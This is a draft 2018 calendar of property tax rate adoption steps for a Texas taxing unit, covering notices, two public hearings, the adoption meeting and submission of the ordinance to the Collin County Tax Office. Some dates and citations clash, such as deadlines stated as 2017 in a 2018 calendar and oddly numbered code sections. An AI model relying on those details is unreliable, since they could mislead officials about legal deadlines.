Aug	Certification of anticipated collection rate by collector.
	Calculation of Effective and Rollback Tax Rates.
	Submission of Effective and Rollback Tax Rates to governing body.
August 3, 2018	72 Hour Notice for Meeting (Open Meetings Notice).
Aug 7	Meeting of Governing Body to Discuss Tax Rates. If proposed tax rate will exceed the Rollback Rate or the Effective Tax Rate (whichever is lower), take record vote and schedule two Public Hearings.
Aug 13	Publish the **"Notice of 2018 Property Tax Rates"** by September 1. Notice must be published at least seven (7) days before first Public Hearing. Notice must also be posted on the municipality's website.
Aug 17	72 Hour Notice for First Public Hearing (Open Meetings Notice).
Aug 21	**First Public Hearing** At least 7 days after publication of "Notice of Property Tax Rates."
Aug 24	72 Hour Notice for Second Public Hearing (Open Meetings Notice).
Aug 28	**Second Public Hearing** May not be earlier than 3 days after first Public Hearing. Schedule and announce meeting to adopt tax rate three to fourteen (3 - 14) days from this date.
Aug 31	72 Hour Notice for Meeting at which Governing Body will Adopt Tax Rate (Open Meetings Notice).
Sept 4	**Meeting to Adopt 2018 Tax Rate.** Meeting to adopt must be prior to September 20, 2017. Schedule meeting three to fourteen (3 to 14) days after second Public Hearing. Taxing Unit must adopt tax rate before September 30 or 60 days after receiving Certified Appraisal Roll, whichever is later.
September 19	Deadline to submit the Tax Rate Ordinance to the Collin County Tax Office.

Tax Code Section 81.06 directs that if a date falls on a weekend, the deadline is extended to the following regular business day.

Advice of taxing unit legal counsel should be sought to determine how to fulfill the requirements of Section 140.010 Local Code (SB 1510).

Please provide a copy of the Ordinance adopting the 2017 Tax Rate to the Tax Office by September 19, 2018.

DRAFT